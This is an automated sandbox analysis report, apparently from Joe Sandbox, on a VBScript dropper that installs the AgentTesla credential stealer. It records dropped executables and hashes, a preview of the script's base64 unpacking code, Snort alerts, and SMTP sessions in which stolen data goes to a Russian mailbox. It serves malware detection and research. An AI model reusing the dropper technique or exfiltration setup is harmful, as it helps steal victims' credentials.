SHA-512:	03EC06F3994771D0A810816EF25B9B95A0983EEDA67C61A59F9AFBCDC437EDA85E517F17C5972824354394AF31E8CBF588243CF080E1FFBD82526ACF8996AAD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..... ... .@.. .....`..... ..@.....O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....V...Z.....U.....0.....(....*...@s....}.....(....*...@s....}.....(....s....}.....(....s....}.....(....s....}.....s.... }.....s....}.....}.....(.....}.....}.....}.....(.....*.0..S.....s....}.....{.....s....o.....{.....s....o.....{.....o.....(....*...{.....o.....{.....o.....{....o.....{.....o ....*..*&...}....*:..{....oa....*... .0..,.....{.....,...{....o!.....{.....,...*.0..

C:\Users\user\AppData\Roaming\11x25noc.qgj\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Local\Temp\anyname.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	
Process:	C:\Users\user\AppData\Local\Temp\anyname.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	717312
Entropy (8bit):	7.959376773159308
Encrypted:	false
SSDEEP:	12288:DcINzCw+zPdt+3PCwhJ9csQ6JX4nwTTDi4BE9fyi39/r5l:DcIBh+2/PlQ6JfTTHBHi31Vl
MD5:	9AC2AB7CA14ACC134AEFDF731DED674B
SHA1:	FCA9C04357B67E9091E0269FB9E693485305A36F
SHA-256:	79A1E2CD90F125EE008CF283B3BFBDE3EFE31D3291812A2E18194680B5C77AF4
SHA-512:	03EC06F3994771D0A810816EF25B9B95A0983EEDA67C61A59F9AFBCDC437EDA85E517F17C5972824354394AF31E8CBF588243CF080E1FFBD82526ACF8996AAD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..... ... .@.. .....`..... ..@.....O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....V...Z.....U.....0.....(....*...@s....}.....(....*...@s....}.....(....s....}.....(....s....}.....s.... }.....s....}.....}.....(.....}.....}.....}.....(.....*.0..S.....s....}.....{.....s....o.....{.....s....o.....{.....o.....(....*...{.....o.....{.....o.....{....o.....{.....o ....*..*&...}....*:..{....oa....*... .0..,.....{.....,...{....o!.....{.....,...*.0..

C:\Users\user\AppData\Roaming\mp0cbpec.t0r\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480

C:\Users\user\AppData\Roaming\mp0cbpec.t0r\Chrome\Default\Cookies	
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	5.990695300026366
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	TGFTR.vbs
File size:	956955
MD5:	49d19f0ce5da944d1423d3f189b22103
SHA1:	305fbc7a46a028c4354f13a417ba46f67464ebab
SHA256:	ac0517947c0be7baad44fb8f054215c00ada03bb61772ba b9eb52e48a9c3a097
SHA512:	3a704970dcd520d1faee08cca897d30c23f89de5d45242 66d96fa16f4ba5ee1a8c5bb82163e1896c70f95f58a7e84 5af403681f0432a9945f1812779dd4675b
SSDEEP:	12288:A7qHO9HgZYIUSgCPCNieCCXmiFY8qGHy7gza BUQgngZEDlc+mb/PM4w:AaO9ANUSgCPeHCCXtqGD kTggZOlBk7w
File Content Preview:	on error resume next..dim medo,sea,medoff..dim maasr. .set helper = createobject("Wscript.Shell")..maasr = help er.ExpandEnvironmentStrings("%temp%")..set medo = CreateObject("Msxml2.DOMDocument.3.0").CreateEle ment("base64")..medo.dataType="bin.base64"..med

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/01/22-09:12:05.421047	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49799	587	192.168.2.3	162.241.148.206
01/01/22-09:12:08.540772	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49800	587	192.168.2.3	162.241.148.206
01/01/22-09:13:01.940135	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49803	587	192.168.2.3	162.241.148.206
01/01/22-09:13:05.724118	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49804	587	192.168.2.3	162.241.148.206

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 1, 2022 09:12:03.442965031 CET	192.168.2.3	8.8.8.8	0x64c6	Standard query (0)	mail.gnvmetalica.pe	A (IP address)	IN (0x0001)
Jan 1, 2022 09:12:07.288503885 CET	192.168.2.3	8.8.8.8	0x62da	Standard query (0)	mail.gnvmetalica.pe	A (IP address)	IN (0x0001)
Jan 1, 2022 09:13:00.458184958 CET	192.168.2.3	8.8.8.8	0x2f04	Standard query (0)	mail.gnvmetalica.pe	A (IP address)	IN (0x0001)
Jan 1, 2022 09:13:04.477238894 CET	192.168.2.3	8.8.8.8	0x8aac	Standard query (0)	mail.gnvmetalica.pe	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 1, 2022 09:12:03.590718031 CET	8.8.8.8	192.168.2.3	0x64c6	No error (0)	mail.gnvmetalica.pe		162.241.148.206	A (IP address)	IN (0x0001)
Jan 1, 2022 09:12:07.307257891 CET	8.8.8.8	192.168.2.3	0x62da	No error (0)	mail.gnvmetalica.pe		162.241.148.206	A (IP address)	IN (0x0001)
Jan 1, 2022 09:13:00.474710941 CET	8.8.8.8	192.168.2.3	0x2f04	No error (0)	mail.gnvmetalica.pe		162.241.148.206	A (IP address)	IN (0x0001)
Jan 1, 2022 09:13:04.496376038 CET	8.8.8.8	192.168.2.3	0x8aac	No error (0)	mail.gnvmetalica.pe		162.241.148.206	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 1, 2022 09:12:04.450804949 CET	587	49799	162.241.148.206	192.168.2.3	220-bh-ht-15.webhostbox.net ESMTP Exam 4.94.2 #2 Sat, 01 Jan 2022 08:12:04 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 1, 2022 09:12:04.451267004 CET	49799	587	192.168.2.3	162.241.148.206	EHLO 373836
Jan 1, 2022 09:12:04.592031002 CET	587	49799	162.241.148.206	192.168.2.3	250-bh-ht-15.webhostbox.net Hello 373836 [102.129.143.96] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 1, 2022 09:12:04.595851898 CET	49799	587	192.168.2.3	162.241.148.206	AUTH login c2FsZUBnbnZtZXRhbGljYS5wZQ==
Jan 1, 2022 09:12:04.736983061 CET	587	49799	162.241.148.206	192.168.2.3	334 UGFzc3dvcmQ6
Jan 1, 2022 09:12:04.945499897 CET	587	49799	162.241.148.206	192.168.2.3	235 Authentication succeeded
Jan 1, 2022 09:12:04.946636915 CET	49799	587	192.168.2.3	162.241.148.206	MAIL FROM:<sale@gnvmetalica.pe>
Jan 1, 2022 09:12:05.087377071 CET	587	49799	162.241.148.206	192.168.2.3	250 OK
Jan 1, 2022 09:12:05.087737083 CET	49799	587	192.168.2.3	162.241.148.206	RCPT TO:<edum3du@yandex.ru>
Jan 1, 2022 09:12:05.278330088 CET	587	49799	162.241.148.206	192.168.2.3	250 Accepted
Jan 1, 2022 09:12:05.278609991 CET	49799	587	192.168.2.3	162.241.148.206	DATA
Jan 1, 2022 09:12:05.419703960 CET	587	49799	162.241.148.206	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 1, 2022 09:12:05.422091961 CET	49799	587	192.168.2.3	162.241.148.206	.
Jan 1, 2022 09:12:05.562927961 CET	587	49799	162.241.148.206	192.168.2.3	250 OK id=1n3ZUj-003F49-BD
Jan 1, 2022 09:12:07.110874891 CET	49799	587	192.168.2.3	162.241.148.206	QUIT
Jan 1, 2022 09:12:07.252335072 CET	587	49799	162.241.148.206	192.168.2.3	221 bh-ht-15.webhostbox.net closing connection
Jan 1, 2022 09:12:07.643258095 CET	587	49800	162.241.148.206	192.168.2.3	220-bh-ht-15.webhostbox.net ESMTP Exam 4.94.2 #2 Sat, 01 Jan 2022 08:12:07 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 1, 2022 09:12:07.643572092 CET	49800	587	192.168.2.3	162.241.148.206	EHLO 373836

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 1, 2022 09:12:07.784706116 CET	587	49800	162.241.148.206	192.168.2.3	250-bh-ht-15.webhostbox.net Hello 373836 [102.129.143.96] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 1, 2022 09:12:07.785276890 CET	49800	587	192.168.2.3	162.241.148.206	AUTH login c2FsZUBnbnZtZXRhbGljYS5wZQ==
Jan 1, 2022 09:12:07.927659988 CET	587	49800	162.241.148.206	192.168.2.3	334 UGFzc3dvcmQ6
Jan 1, 2022 09:12:08.073498011 CET	587	49800	162.241.148.206	192.168.2.3	235 Authentication succeeded
Jan 1, 2022 09:12:08.073766947 CET	49800	587	192.168.2.3	162.241.148.206	MAIL FROM:<sale@gnvmetalica.pe>
Jan 1, 2022 09:12:08.214665890 CET	587	49800	162.241.148.206	192.168.2.3	250 OK
Jan 1, 2022 09:12:08.214996099 CET	49800	587	192.168.2.3	162.241.148.206	RCPT TO:<edum3du@yandex.ru>
Jan 1, 2022 09:12:08.396507978 CET	587	49800	162.241.148.206	192.168.2.3	250 Accepted
Jan 1, 2022 09:12:08.396923065 CET	49800	587	192.168.2.3	162.241.148.206	DATA
Jan 1, 2022 09:12:08.537833929 CET	587	49800	162.241.148.206	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 1, 2022 09:12:08.541980982 CET	49800	587	192.168.2.3	162.241.148.206	.
Jan 1, 2022 09:12:08.689251900 CET	587	49800	162.241.148.206	192.168.2.3	250 OK id=1n3ZUm-003FBN-F0
Jan 1, 2022 09:13:00.958172083 CET	587	49803	162.241.148.206	192.168.2.3	220-bh-ht-15.webhostbox.net ESMTP Exim 4.94.2 #2 Sat, 01 Jan 2022 08:13:00 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 1, 2022 09:13:00.958606958 CET	49803	587	192.168.2.3	162.241.148.206	EHLO 373836
Jan 1, 2022 09:13:01.124368906 CET	587	49803	162.241.148.206	192.168.2.3	250-bh-ht-15.webhostbox.net Hello 373836 [102.129.143.96] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 1, 2022 09:13:01.124885082 CET	49803	587	192.168.2.3	162.241.148.206	AUTH login c2FsZUBnbnZtZXRhbGljYS5wZQ==
Jan 1, 2022 09:13:01.264482021 CET	587	49803	162.241.148.206	192.168.2.3	334 UGFzc3dvcmQ6
Jan 1, 2022 09:13:01.472667933 CET	587	49803	162.241.148.206	192.168.2.3	235 Authentication succeeded
Jan 1, 2022 09:13:01.473191023 CET	49803	587	192.168.2.3	162.241.148.206	MAIL FROM:<sale@gnvmetalica.pe>
Jan 1, 2022 09:13:01.612147093 CET	587	49803	162.241.148.206	192.168.2.3	250 OK
Jan 1, 2022 09:13:01.612683058 CET	49803	587	192.168.2.3	162.241.148.206	RCPT TO:<edum3du@yandex.ru>
Jan 1, 2022 09:13:01.796439886 CET	587	49803	162.241.148.206	192.168.2.3	250 Accepted
Jan 1, 2022 09:13:01.798892975 CET	49803	587	192.168.2.3	162.241.148.206	DATA
Jan 1, 2022 09:13:01.937932968 CET	587	49803	162.241.148.206	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 1, 2022 09:13:01.940900087 CET	49803	587	192.168.2.3	162.241.148.206	.
Jan 1, 2022 09:13:02.079987049 CET	587	49803	162.241.148.206	192.168.2.3	250 OK id=1n3ZVd-003Goy-Ry
Jan 1, 2022 09:13:03.982043982 CET	49803	587	192.168.2.3	162.241.148.206	QUIT
Jan 1, 2022 09:13:04.122360945 CET	587	49803	162.241.148.206	192.168.2.3	221 bh-ht-15.webhostbox.net closing connection
Jan 1, 2022 09:13:04.822457075 CET	587	49804	162.241.148.206	192.168.2.3	220-bh-ht-15.webhostbox.net ESMTP Exim 4.94.2 #2 Sat, 01 Jan 2022 08:13:04 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 1, 2022 09:13:04.822925091 CET	49804	587	192.168.2.3	162.241.148.206	EHLO 373836
Jan 1, 2022 09:13:04.962836981 CET	587	49804	162.241.148.206	192.168.2.3	250-bh-ht-15.webhostbox.net Hello 373836 [102.129.143.96] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 1, 2022 09:13:04.963478088 CET	49804	587	192.168.2.3	162.241.148.206	AUTH login c2FsZUBnbnZtZXRhbGljYS5wZQ==
Jan 1, 2022 09:13:05.103945017 CET	587	49804	162.241.148.206	192.168.2.3	334 UGFzc3dvcmQ6
Jan 1, 2022 09:13:05.247020006 CET	587	49804	162.241.148.206	192.168.2.3	235 Authentication succeeded
Jan 1, 2022 09:13:05.247709036 CET	49804	587	192.168.2.3	162.241.148.206	MAIL FROM:<sale@gnvmetalica.pe>
Jan 1, 2022 09:13:05.387444019 CET	587	49804	162.241.148.206	192.168.2.3	250 OK
Jan 1, 2022 09:13:05.387980938 CET	49804	587	192.168.2.3	162.241.148.206	RCPT TO:<edum3du@yandex.ru>
Jan 1, 2022 09:13:05.582730055 CET	587	49804	162.241.148.206	192.168.2.3	250 Accepted
Jan 1, 2022 09:13:05.583429098 CET	49804	587	192.168.2.3	162.241.148.206	DATA
Jan 1, 2022 09:13:05.723213911 CET	587	49804	162.241.148.206	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 1, 2022 09:13:05.724633932 CET	49804	587	192.168.2.3	162.241.148.206	.
Jan 1, 2022 09:13:05.864609957 CET	587	49804	162.241.148.206	192.168.2.3	250 OK id=1n3ZVh-003GxB-L1
Jan 1, 2022 09:13:43.928107023 CET	49800	587	192.168.2.3	162.241.148.206	QUIT
Jan 1, 2022 09:13:44.070090055 CET	587	49800	162.241.148.206	192.168.2.3	221 bh-ht-15.webhostbox.net closing connection

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 3672 Parent PID: 3352

General

Start time:	09:10:06
Start date:	01/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\TGFTR.vbs"
Imagebase:	0x7ff7fffa0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: anyname.exe PID: 6000 Parent PID: 3672

General

Start time:	09:10:08
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Local\Temp\anyname.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\anyname.exe"
Imagebase:	0x10000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.339301678.0000000003449000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.339301678.0000000003449000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.338630738.0000000002441000.00000004.00000001.sdmp, Author: Joe Security

Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 32%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: anyname.exe PID: 6260 Parent PID: 6000

General

Start time:	09:10:17
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Local\Temp\anyname.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\anyname.exe
Imagebase:	0x1a0000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: anyname.exe PID: 5940 Parent PID: 6000

General

Start time:	09:10:19
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Local\Temp\anyname.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\anyname.exe
Imagebase:	0x150000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: anyname.exe PID: 6116 Parent PID: 6000

General

Start time:	09:10:20
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Local\Temp\anyname.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\anyname.exe
Imagebase:	0x190000
File size:	717312 bytes

MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: anyname.exe PID: 5608 Parent PID: 6000

General

Start time:	09:10:22
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Local\Temp\anyname.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\anyname.exe
Imagebase:	0xa00000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.818827980.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.818827980.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.334391664.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.334391664.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.333862225.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.333862225.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.335234290.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.335234290.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.333358376.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.333358376.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.823366416.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.823366416.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: jNnIJrO.exe PID: 5952 Parent PID: 3352

General

Start time:	09:10:54
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe"
Imagebase:	0x750000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.420006231.0000000002C61000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.421939439.0000000003C69000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000002.421939439.0000000003C69000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 32%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: jNnIJrO.exe PID: 2276 Parent PID: 5952

General

Start time:	09:10:59
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Imagebase:	0xc10000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.414176975.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.414176975.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.437781088.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000002.437781088.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.413072340.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.413072340.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.412466130.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.412466130.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.415518300.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.415518300.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.439216232.0000000002FE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.439216232.0000000002FE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: jNnIJrO.exe PID: 5280 Parent PID: 3352

General

Start time:	09:11:03
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe"
Imagebase:	0x4b0000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000010.00000002.435288395.0000000002811000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.437858484.0000000003819000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000010.00000002.437858484.0000000003819000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: jNnIJrO.exe PID: 6456 Parent PID: 5280

General

Start time:	09:11:08
Start date:	01/01/2022
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Imagebase:	0xba0000
File size:	717312 bytes
MD5 hash:	9AC2AB7CA14ACC134AEFDF731DED674B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000000.432184199.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000000.432184199.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000000.430664818.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000000.430664818.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.824325494.00000000030E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.824325494.00000000030E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000000.431529327.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000000.431529327.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.818828907.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000002.818828907.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000000.429637125.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000000.429637125.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis